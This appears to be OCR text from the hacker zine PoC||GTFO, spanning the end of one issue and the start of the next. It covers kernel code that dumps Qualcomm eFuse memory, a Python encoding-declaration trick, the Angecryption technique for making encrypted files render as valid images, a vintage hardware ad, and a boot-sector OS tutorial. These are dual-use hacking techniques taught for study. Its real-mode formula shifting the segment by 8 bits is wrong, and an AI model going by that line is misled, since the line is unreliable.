
```
//-------------------------------------------------------------
// Before we can crawl, we must have appendages
//-------------------------------------------------------------
static int map_the_things (void) {
  uint32_t i;
  uint8_t stored_data_temp;
  //-------------------------------------------------------------
  // Stage 1: Hitting the eFuse memory directly (this is not supposed to work)
  //-------------------------------------------------------------
  pr_info("m0nk -> and we run until we read: %i lovely bytes\n", QFPROM_FUSE_BLOB_SIZE);

  for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
    stored_data_temp = readb_relaxed((QFPROM_BASE_MAP_ADDRESS + i));

    if (!stored_data_temp) {
      pr_info("m0nk -> location: , byte number: %i, has no valid value\n", i);
      base_fuse_map[i] = 0;
    }else{
      pr_info("\tm0nk -> location: , byte number: %i, has value: %x\n",
              i, stored_data_temp);
      base_fuse_values[i] = stored_data_temp;
      base_fuse_map[i] = 1;
    }
```

[7] Thanks Mudge!

```
  }

  stored_data_temp = 0;

  //-------------------------------------------------------------
  // Stage 2: Hitting the eFuse shadow memory (this is supposed to work)
  //-------------------------------------------------------------
  // for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
  //     stored_data_temp = readb_relaxed((QFPROM_SHADOW_MAP_ADDRESS + i));
  //     if (!stored_data_temp) {
  //             pr_info("m0nk -> location: , byte number: %i, has no valid value\n", i);
  //             shadow_fuse_map[i] = 0;
  //     }else{
  //             pr_info("\tm0nk -> location: , byte number: %i, has value: %x\n", i, stored_data_temp);
  //             shadow_fuse_values[i] = stored_data_temp;
  //             shadow_fuse_map[i] = 1;
  //     }
  // }

  return 0;
}


//-------------------------------------------------------------
// Now we can crawl, and we do so blindly
//-------------------------------------------------------------
static int dump_the_things (void) {
  // This should get populated with code to dump the arrays to a file for offline use.
  uint32_t i;

  pr_info("\n\nm0nk-> Known QF-PROM Direct Contents!\n");

  for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
    if (base_fuse_map[i] == 1)
      pr_info("m0nk -> offset: 0x%x (%i), has value: 0x%x (%i)\n",
              i, i, base_fuse_values[i], base_fuse_values[i]);
  }

  // pr_info("\n\nm0nk-> Known QF-PROM Shadow Contents!\n");

  // for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
  //     if (shadow_fuse_map[i] == 1)
  //             pr_info("m0nk -> offset: 0%xx, has value: 0x%x (%i)\n",
  //                     i, shadow_fuse_values[i], shadow_fuse_values[i]);
  // }

  return 0;
}
```

Writing a fuse is slightly more complex, but basically amounts to pushing a voltage to the eFuse for a specified duration in order for the fuse to blow. This feature is included in my complete fuse introspection tool, which will be available through Github soon.[8]

Have fun, break with caution and enjoy.



[8] https://github.com/monk-dot/DefusingTheDragon

10 Tales of Python's Encoding

by Frederik Braun

Many beginners of Python have suffered at the hand of the almighty `SyntaxError`. One of the less frequently seen, yet still not uncommon instances is something like the following, which appears when Unicode or other non-ASCII characters are used in a Python script.

```
SyntaxError: Non-ASCII character ... in ..., but no encoding declared;
see http://www.python.org/peps/pep-0263.html for details
```

The common solution to this error is to place this magic comment as the first or second line of your Python script. This tells the interpreter that the script is written in UTF8, so that it can properly parse the file.

```
# encoding: utf-8
```

I have stumbled upon the following hack many times, but I have yet to see a complete write-up in our circles. It saddens me that I can't correctly attribute this trick to a specific neighbor, as I have forgotten who originally introduced me to this hackery. But hackery it is.

10.1 The background

Each October, the neighborly FluxFingers team hosts `hack.lu`'s CTF competition in Luxembourg. Just last year, I created a tiny challenge for this CTF that consists of a single file called "`packed`" which was supposed to contain some juicy data. As with every decent CTF task, it has been written up on a few blogs. To my distress, none of those summaries contains the full solution.

The challenge was in identifying the hidden content of the file, of which there were three. Using the liberal interpretation of the PDF format,[9] one could place a document at the end of a Python script, enclosed in multi-line string quotes.[10]

The Python script itself was surrounded by weird unprintable characters that make rendering in command line tools like `less` or `cat` rather unenjoyable. What most people identified was an encoding hint.

```
00000a0: 0c0c 0c0c 0c0c 0c0c 2364 6973 6162 6c65  ........#disable
00000b0: 642d 656e 636f 6469 6e67 3a09 5f72 6f74  d-encoding:._rot
...
0000180: 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f  ________________
0000190: 3133 037c 1716 0803 2010 1403 1e1b 1511  13.|.... .......
```

Despite the unprintables, the long range of underscores didn't really fend off any serious adventurer. The following content therefore had to be rot13 decoded. The rest of the challenge made up a typical crackme. Hoping that the reader is entertained by a puzzle like this, the remaining parts of that crackme will be left as an exercise.

The real trick was sadly never discovered by any participant of the CTF. The file itself was not a PDF that contained a Python script, but a python script that contained a PDF. The whole file is actually executable with your python interpreter!

Due to this hideous encoding hint, which is better known as a magic comment,[11] the python interpreter will fetch the codec's name using a quite liberal regex to accept typical editor settings, such as "vim: set fileencoding=foo" or "-*- coding: foo". With this codec name, the interpreter will now import a python file with the matching name[12] and use it to modify the existing code on the fly.

[9] As seems to be mentioned in every PoC||GTFO issue, the header doesn't need to appear exactly at the file's beginning, but within the first 1,024 bytes.

[10] """This is a multiline Python string.
It has three quotes."""

[11] See Python PEP 0263, Defining Python Source Code Encodings

[12] See `/usr/lib/python2.7/encoding/__init__.py` near line 99.

10.2 The PoC

Recognizing that `cevag` is the Rot13 encoding of Python's `print` command, it's easy to test this strange behavior.

```
% cat poc.py
#! /usr/bin/python
#encoding: rot13
cevag 'Hello World'
% ./poc.py
Hello World
%
```

10.3 Caveats

Sadly, this only works in Python versions 2.X, starting with 2.5. My current test with Python 3.3 yields first an unknown encoding error (the "rot13" alias has sadly been removed, so that only "rot-13" and "rot_13" could work). But Python 3 also distinguishes `strings` from `bytearrays`, which leads to type errors when trying this PoC in general. Perhaps `rot_13.py` in the python distribution might itself be broken?

There are numerous other formats to be found in the encodings directory, such as ZIP, BZip2 and Base64, but I've been unable to make them work. Most lead to padding and similar errors, but perhaps a clever reader can make them work.

And with this, I close the chapter of Python encoding stories. TGSB!

You can use the versatile new BETSI to plug the more than 150 S-100 bus expansion boards directly into your PET*!

On a single PC card, BETSI has both interface circuitry and a 4-slot S-100 motherboard. With BETSI, you can instantly use the better than 150 boards developed for the S-100 bus. For expanding your PET's memory and I/O, BETSI gives you the interface. The single board has both the complete interface circuitry required and a 4-slot S-100 motherboard, plus an 80-pin PET connector. BETSI connects to any S-100 type power supply and plugs directly into the memory expansion connector on the side of your PET's case. And that's it. You need no additional cables, interfaces or backplanes. You don't have to modify your PET in any way, and BETSI doesn't interfere with PET's IEEE or parallel ports. And—when you want to move your system—BETSI instantly detaches from your PET.


BETSI is compatible with virtually all of the S-100 boards on the market, including memory and I/O boards. BETSI has an on-board controller that allows the use of the high-density low-power "Expandoram" dynamic memory board from S.D. Sales. This means you can expand your PET to its full 32K limit on a single S-100 card! Plus, you won't reduce PET's speed when you use either dynamic or static RAM expansion with BETSI. Additionally, BETSI has four on-board sockets and decoding circuitry for up to 8K of 2716-type PROM expansion (to make use of future PET software available on PROM). BETSI jumpers will address the PROMs anywhere within your PET's ROM area, too.

MAIL ORDERS ARE NORMALLY SHIPPED WITHIN 48 HOURS. VISA AND MASTER-CHARGE ORDERS ARE BOTH ACCEPTED.


The BETSI Interface/Motherboard Kit includes all components, a 100-pin connector, and complete assembly and operating instructions for $119.

The Assembled BETSI board has four 100-pin connectors, complete operating instructions and a full 6-month Warranty for just $165.

FORETHOUGHT PRODUCTS
87070 Dukhobar Road #K
Eugene, Oregon 97402
Phone (503) 485-8575.



BETSI is the new Interface/Motherboard from Forethought Products—the makers of KIMSI—which allows users of Commodore's PET Personal Computer to instantly work with the scores of memory and I/O boards developed for the S-100 (Imsai/Altair type) bus. BETSI is available from stock on a single 5½" x 10" printed circuit card.*



BETSI is available off-the-shelf from your local dealer or (if they're out) directly from the manufacturer.

Ask about our memory prices, too!

© 1978 Forethought Products

*PET is a Commodore product.

11 A Binary Magic Trick, Angecryption

by Ange Albertini and Jean-Philippe Aumasson


This PDF file, the one that you are reading right now, contains a magic trick. If you encrypt it with AES in CBC mode, it becomes a PNG image! This brief article will teach you how to perform this trick on your own files, combining PDF, JPEG, and PNG files that gracefully saunter across cryptographic boundaries.

Given two arbitrary documents S (source) and T (target), we will create a first file F_1 that gets rendered the same as S and a second file $F_2 = AES_{K,IV}(F_1)$ that gets rendered the same as T by respective format viewers. We'll use the standard AES-128 algorithm in CBC mode, which is proven to be semantically secure[13] when used with a random IV.

In other words, any file encrypted with AES-CBC should look like random garbage, that is, the encryption process should destroy all structure of the original file. Like all good magicians, we will cheat a bit, but I tell you three times that if you encrypt this PDF with an IV of `5B F0 15 E2 04 8C E3 D3 8C 3A 97 E7 8B 79 5B C1` and a key of "`Manul Laphroaig!`", you will get a valid PNG file.

11.1 When the Format Payload can Start at Any Offset

First let's pick a format for the file F_2 that doesn't require its payload to start right at offset 0. Such formats include ZIP, Rar, 7z, etc. The principle is simple:



First we encrypt S, and get apparent garbage $Enc(S)$. Then we create F_2 by appending T to $Enc(S)$, which will be padded, and we decrypt the whole file to get F_1. Thus F_1 is S with apparent garbage appended, and F_2 is T with apparent garbage prepended.

This method will also work for short enough S and formats such as PDF that may begin within a certain limited distance of offset 0, but not at arbitrary distance.

11.2 Formats Starting at Offset 0

We had it easy with formats that allowed some or any amount of garbage at the start of a file. However, most formats mandate that their files being with a magic signature at offset 0. Therefore, to make the first blocks of F_1 and F_2 meaningful both before and after encryption, we need some way to control AES output. Specifically, we will abuse our ability to pick the Initialization Vector (IV) to control exactly what the first block of F_1 encrypts to.

In CBC mode, the first 16-byte ciphertext block C_0 is computed from the first plaintext block P_0 and the 16-byte IV as

$$C_0 = Enc_K(P_0 \oplus IV)$$

where K is the key and Enc is AES. Thus we have $Dec_K(C_0) = P_0 \oplus IV$ and we can solve for

$$IV = Dec_K(C_0) \oplus P_0$$

As a consequence, regardless of the actual key, we can easily choose an IV such that the first 16 bytes of F_1 encrypt to the first 16 bytes of F_2, for any fixed values of those 2×16 bytes. The property is obviously preserved when CBC chaining is used for the subsequent blocks, as the first block remains unchanged.


So now we have a direct AES encryption that will let us control the first 16 bytes of F_2.

Now that we control the first block, we're left with a new problem. This trick of choosing the IV to force the encrypted contents of the first block won't work for latter blocks, and they will be garbage beyond our control.

[13] "IND-CPA" in cryptographers' jargon.

So how do we turn this garbage into valid content (that renders as T)? We don't. Instead, we use the contents of the first block to cause the parser to skip over the garbage blocks, until it lands at the ending region which we control. This trick is similar to the one I used to combine a PDF and JPEG in Section 3, and it's a damned important trick to keep handy for other purposes.

F2:



Let's take a look at some specific file formats and how to implement them with Angecryption.

11.2.1 Joint Photographic Experts Group

According to specification,[14] JPEG files start with a signature `FF D8` called "Start Of Image" (SOI) and consist of chunks called segments. Segments are stored as

$$\langle marker : 2\rangle\langle variablesize(data + 2) : 2\rangle\langle data :?\rangle$$

In a typical JPEG file the SOI is followed by the APP0 segment that contains the JFIF signature, with marker `FF E0`. The APP0 segment is usually 16 bytes.

So we need to insert a COMment segment (marker `FF FE`) right after the SOI. As we know the size of S in advance, we can already determine the start of F_2, and then the AES-CBC IV. T will then contain the APP0 segment, and its usual JPEG content.

11.2.2 Portable Network Graphics

PNG files are similar to JPEGs, except that their chunks contain a checksum, and their size structure is four bytes long.

A PNG file starts with the signature "`\x89PNG\x0D\x0A\x1A\x0A`" and is then structured in TLV chunks.

$$\langle length(data) : 4\rangle\langle chunktype : 4\rangle\langle chunkdata :?\rangle\langle crc(chunktype + chunkdata) : 4\rangle$$

These are typically located right after the signature, where an IHDR (ImageHeaDeR) chunk usually starts.

For F_2 to be valid, we need to start with a chunk that will cover the $len(S) - 16$ garbage bytes of $Enc(S)$. We can give it any lowercase chunk type,[15] and luckily, at the end of the chunk type, we're right at the limit of 16 bytes, so no brute forcing of the next encrypted block is required.

At that point of F_2 the uncontrolled garbage portion may start. We then calculate its checksum, append it, then resume with all the chunks coming from T. Our F_2 is now composed of (1) a PNG signature, (2) a single dummy chunk containing $Enc(S)$, and (3) the T chunks that make up the meaningful image. This is a valid PNG file.

11.2.3 Portable Document Format

PDF may include dummy objects of any length. However, we need a trick to make the signature and the first object declaration fit in the first 16 bytes.

A PDF starts with "%PDF-1.5" signature. This signature has to be entirely within the first 1024 bytes of the file, and everything after the signature must be a valid PDF file. Because the uncontrolled portion of the file appears as a lot of garbage after the first block, it needs to be enclosed in a dummy stream object.

[14] JPEG File Interchange Format Version 1.02, Sept. 1, 1992

[15] If the first letter in the type field of a PNG block is lowercase, then that chunk will be ignored by the viewer, which interprets it as a custom dummy block.

```
1 0 obj
<< >>
stream
```

Unfortunately, the PDF signature followed by a standard stream object declaration take up 30 bytes. Choosing the IV only gives us 16 bytes to play with, so we must somehow compress the PDF header and opening of a stream object into slightly more than half the space it would normally take.

Our trick will be to truncate both the signature and the object declaration by inserting null bytes "`%PDF-\0obj\0stream`". The signature is truncated by a null byte,[16] and we also omit the object reference and generation, and the object dictionary. Luckily, this reduced form takes exactly 16 bytes, and still works!

Now the uncontrolled remainder of $Enc(S)$ will be ignored as a valid but unused stream object. We then only need the start of T to close that object, and then T can be a valid PDF. So F_2 is a valid PDF file, showing T's content.

11.3 Conclusion

Provided that the format of our source file tolerates some appended garbage, and that the file itself is not too big, we can encrypt it to a valid PNG, JPEG or PDF.

This same technique can work for other ciphers and file formats. Any block cipher will do, provided that its standard block size is big enough to fit the target header and a dummy chunk start. This means we need six bytes for JPEG, sixteen bytes for PDF and PNG.

An older cipher such as Triple-DES, which has blocks of eight bytes, can still be used to encrypt to JPEG. ThreeFish, which can have a block size of 64 bytes, can even be used to encrypt a PE. The first block would be large enough to fit the entire `DOS_HEADER`, which allows you to relocate the `NT_Header`s wherever you like, up to `0x0FFF_FFFF`.

So you could make a valid WAV file that, when encrypted with AES, gives you a valid PDF. That same file, when encrypted with Triple-DES, gives you a JPEG. Furthermore, when decrypted with ThreeFish, that file would give you a PE. You can also chain stages of encryption, as long as the size requirements are taken care of.

[16] This part of the trick was learned from Tavis Ormandy.

12 A Call for PoC

by Rt. Revd. Dr.Pastor Manul Laphroaig

Howdy, neighbor! Is that a fresh new PoC you are hugging so close? Don't stifle it, neighbor, it's time for it to see the world, and what better place to do it than from the pages of the famed International Journal of PoC or GTFO? It will be in a merry company of other PoCs big and small, bit-level and byte-level, raw binary or otherwise, C, Python, Assembly, hexdump or any other language. But wait, there's more—our editors will groom it for you, and dress it in the best Sunday clothes of proper church English. And when it looks proudly back at you from these pages, in the company of its new friends, won't that make you proud? So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

12.1 PoC Contributions


Do this: Write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do. Don't try to make it thorough or broad.

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me how to patch 81-column support into `CMD.EXE`; teach me how to make a Turing-machine out of twigs and mud; or, teach me how to make a randomized bingo card as a PDF that never renders the same way twice. Show me how to hide steganographic messages with METAFONT so that a trained reader can pick out from the paper copy, or how to decode downlink data from the Voyager spacecraft. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.


You can expect PoC‖GTFO 0x04, our fifth release, to appear in print soon at a conference of good neighbors. We've not yet decided whether to include crayons, but you can be damned sure that it'll be a good read.



TRACT
de la
SOCIÉTÉ SECRÈTE
de
POC || GTFO
sur
L'ÉVANGILE DES MACHINES ÉTRANGES
et autres
SUJETS TECHNIQUES
par le prédicateur

PASTEUR MANUL LAPHROAIG

pastor@phrack.org



27 June 2014

MONTRÉAL:
Published by the Tract Association of POC||GTFO and Friends,
And to be Had from Their Street Prophet,
Laphroaig, at the Corner of
Rue Ste-Catherine and Rue Jeanne-Mance
Or on the Intertubes as `pocorgtfo04.pdf`.

No 0x04 Самиздат

Legal Note: Permission to use all or part of this work for personal, classroom or any other use is *NOT* granted unless you make a copy and pass it to a neighbor without fee. Just as Saint Leibowitz of Utah and his merry band of bookleggers defended their hoard from the bonfires of the Simplification, you might one day need to defend your seeds of 0day from Chris Soghoian and the ACLU's—and who could imagine ACLU in that corner?—Anti-0day-Initiative. Best of luck!

Reprints: This issue is published through samizdat as `pocorgtfo04.pdf`. While the recently successful Auernheimer appeal didn't explicitly legalize enumerating integers, you might now feel safe in counting upward from `pocorgtfo00.pdf` to get our other issues. Those who aren't as brave can run `unzip pocorgtfo04.pdf` without fear of legal repercussions.

Technical Note: Like many of our prior issues, this one is a polyglot. As a PDF, it renders to the document that you are now reading. As a ZIP, it contains our prior issues and some of that good, old-timey mythology. As a Truecrypt volume, its contents is a mystery, but "123456" might not have been the best choice of a password.

Not a .txt: We've been repeatedly asked to release as a 7-bit clean ASCII textfile, and while we too love textfiles, we find this to be terribly unneighborly. Do you motherless children show up at a concert to scream, "Shut up and play the single!"? Verily, I tell you, don't be unneighborly! When you show up at a concert, scream "Play the song that you practiced!" and enjoy the show!

Boss	Reverend Doctor Pastor Manul Laphroaig
Dept. of PHY	Michael Ossmann
Ethics Advisor	The Grugq
Poet Laureate	Ben Nagy
Funky File Formats Polyglot	Ange Albertini
Minister of Spargelzeit Weights and Measures	FX

1 Call to Worship

Neighbors, please join me in reading this fifth issue of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first four issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, or the fourth in Heidelberg. This fifth issue is written for the fine neighbors at Recon in Montréal.

We begin in Section 2, where Pastor Laphroaig presents his first epistle concerning the bountiful seeds of 0day, from which all clever and nifty things come. The preacherman tells us that the *mechanism*—not the target!—is what distinguishes the interesting exploits from the mundane.

In Section 3, Shikhin Sethi presents the first in a series of articles on the practical workings of X86 operating systems. You'll remember him from his prior boot sectors, such as Tetranglix in PoC‖GTFO 3:8 and Wódscipe, a 512-byte Integrated Development Environment for Brainfuck and ///. This installment describes the A20 address line, virtual memory, and recursive page mapping.

The first of two 6502 articles in this issue, Section 4 describes Peter Ferrie's patch to rebuild Prince of Persia to remove copy protection and fit on a single, two-sided 16-sector floppy disk. (Artwork in this section advertises the brilliant novella Prince of Gosplan by Виктор Пелевин. You should read it.)

The author of Section 5 provides a quick introduction to fuzzing with his rewrite of Sergey Bratus and Travis Goodspeed's Facedancer framework for USB device emulation.

In Section 6, Natalie Silvanovich continues the Tamagotchi hacking that you read about in PoC‖GTFO 2:4. This time, there's no software vulnerability to exploit; instead, she loads shellcode into the chip's memory and glitches the living hell out of its power supply with an AVR. Most of the time, this causes a crash, but when the dice are rolled right, the program counter lands on the NOP sled and the shellcode is executed!

In Section 7, Evan Sultanik presents a provably plausibly deniable cryptosystem, one in which the ciphertext can decrypt to multiple plaintexts, but also that the file's creator can deny ever having *intended* for a particular plaintext to be present.

In Section 8, Deviant Ollam shares a forgotten trick for modifying normal locks with a tap and die to make them pick resistant.

In Section 9, Travis Goodspeed presents an introductory tutorial on chip decapsulation and photography. Please research and follow safety procedures, as chemical accidents hurt a lot more than a core dump.

In Section 10, Colin O'Flynn exploits a pin-protected external hard disk and a popular AVR bootloader using timing and simple power analysis.

In Sections 11 and 12, our own Funky File Formats Polygot Ange Albertini shows how to hide a TrueCrypt volume in a perfectly valid PDF file so that PDF readers don't see it, and how to attach feelies ZIPs to PDF files so that Adobe tools do see them as legitimate PDF attachments. (Yes, Virginia, there is such a thing as a PDF attachment!)[1]

In Section 13, our Poet Laureate Ben Nagy presents his Ode to ECB accompanied by one of Natalie Silvanovich's brilliant public service announcements. Don't let your penguin show!

Finally, in Section 14, we do what churches do best and pass around the donation plate. Please contribute any nifty proofs of concept so that the rest of us can be enlightened!

One last thing before you dig in. This issue is brought to you by Merchants of PoC. Are you a Merchant of PoC, neighbor? Have you what it takes to follow the Great PoC Road, bringing the exotic treasures of Far and Misunderstood Parts to your neighborhoods? Or are you a Merchant of Turing-complete Death and Cyber-bullets? Fret not, neighbor: the only Merchants we fear are the Merchants of Ignorance, who seek to ban or control what they don't understand, and know not the harm they cause to the trade of Knowledge and Understanding.

[1] *So now you can put your attachments inside your attachments—but I digress.* –PML

2 First Epistle Concerning the Bountiful Seeds of 0Day

by Manul Laphroaig, Merchant of Dead Trees

Dearly Beloved,

Are the last days of 0day upon us? Is 0day becoming so sparse as to grace the very few, no matter how many of the faithful strive for its glory? Not so.

For what is the seed of 0day? Is it not a nugget of understanding what those of little faith ignore as humdrum? Is it not liberating the computing power of mechanisms unnoticed by those who use them daily? Is it not programming of machines presumed to be set in stone or silicon?

Verily, when the developer herds understand the tools that drive them to their cubicled pastures every day, then shall the 0day be depleted—but not before. Verily, when every tender of academic pigeonholes reads the papers he reviews and demands to see their source, then might the 0day begin to deplete—but not before.

For how can the sum of programs grow faster than St. Moore foresaw without increasing the sum of 0day? Have we prophets and holy ones who can cure the evil of using tools without understanding? Have layers of abstractions stopped breeding blind reliance? Verily, on such sand new castles are being erected even now.


So, beloved brethren, seek after 0day wherever and whenever the idolaters say "this just works" or "you don't need to understand this to write great code" or yet "write once, run anywhere." Most of all, look for it where the holy PEEK and POKE are withheld from those who crave them—for no righteousness can survive there, and the blind there are leading the blind to the pits of eternal pwnage.

Similarly, pay no attention to the target of an exploit. The *mechanism*, not target, is where an exploit's cleverness lies. Verily, the target, the pwnage, and the press release are all just a side show. When the neighbors ask you about BYOD, rebuke them like this: "It is not my job to sell you a damned iPad!"

So preach this good news to all your neighbors, and to their neighbors:

> If the 0day in your familiar pastures dwindles, despair not! Rather, bestir yourself to where programmers are led astray from the sacred Assembly, neither understanding what their programming languages compile to, not asking to see how their data is stored or transmitted in the true bits of the wire. For those who follow their computation through the layers shall gain 0day and pwn, and those who say "we trust in our APIs, in our proofs, and in our memory models and need not burden ourselves with confusing engineering detail that has no scientific value anyhow" shall surely provide an abundance of 0day and pwnage sufficient for all of us.

Go now in peace and pwnage,
—PML



3 This OS is a Boot Sector

by Shikhin Sethi, Merchant of 3.5" Niftiness

Writing an Operating System is easy. Explaining how to write one isn't. Most introductory articles on the same obfuscate the workings of the necessary components of an OS with design paradigms the writers feel best complement the OS. This article, the first in my PoC||GTFO series on just how a modern OS works, is different—it tries to properly, yet succinctly, explain all the requisite components of an OS—in 512 bytes per article.

The magic begins with the processor starting execution on reset at the linear address `0xFFFFFFF0`. This location contains a jump to the Basic Input/Output System (BIOS) code, which starts with the Power On Self Test (POST), followed by initialization of all requisite devices. In a predetermined order, the BIOS then checks for any bootable storage medium in the system. Except for optical drives, a bootable disk is indicated via a 16-bit 0xAA55 identifier at the 510-byte mark (end of first 512-byte sector).[2]

If a bootable medium is found, the first sector is loaded at the linear address `0x7C00` and jumped to. If none is found, the BIOS lovingly displays "Operating System not found."[3]

3.1 Real Mode

The first ancestor of today's x86 architecture was the 8086, introduced in 1978. The processor featured no memory protection or privilege levels. By 1982, Intel had designed and released the 80286, which featured hardware-level memory protection mechanisms, among other features. However, to maintain backward compatibility, the processor started in a mode compatible with the 8086 and 80186, known as *real mode*. (Feature wise, the mode lacks realness on all accounts.)

Real mode features a 20-bit address space and limited segmentation. The mode featuring memory protection and a larger address space was called the *protected mode*.

Note that the 16-bit protected mode introduced with the 80286 was enhanced with the 80386 to form 32-bit protected mode. We will be targeting only the latter.

3.2 Segmentation

The 8086 had 16-bit registers, which were used to address memory. However, its address bus was 20-bit. To take advantage of its full width and address the entire 1MiB physical address space, the scheme of 'segmentation' was devised.

In real-mode segmentation, 16-bit segment registers are used to derive the linear address. The registers CS, DS, SS, and ES point to the current code segment, data segment, stack segment respectively, with ES being an 'extra' segment.

The 80386 introduced the FS and GS registers as two more additional segment registers.

[2] `0xAA55` is representable as `0b1010101001010101`. The alternating bit pattern, with `0x55` being an inversion of `0xAA`, was taken as an insurance against even extreme controller failure. The same identifier is also used in other parts of the BIOS interface.

[3] There is no deep reason behind `0x7C00` being the load address. This is how programming usually works (and standards proliferate).

The 16-bit segment selector in the segment register yields the 16 significant bits of the 20-bit linear address. A 16-bit offset is added to this segment selector to yield the linear address. Thus, an address of the form:

$$(Segment) : (Offset)$$

can be interpreted as,

$$(Segment << 8) + Offset$$

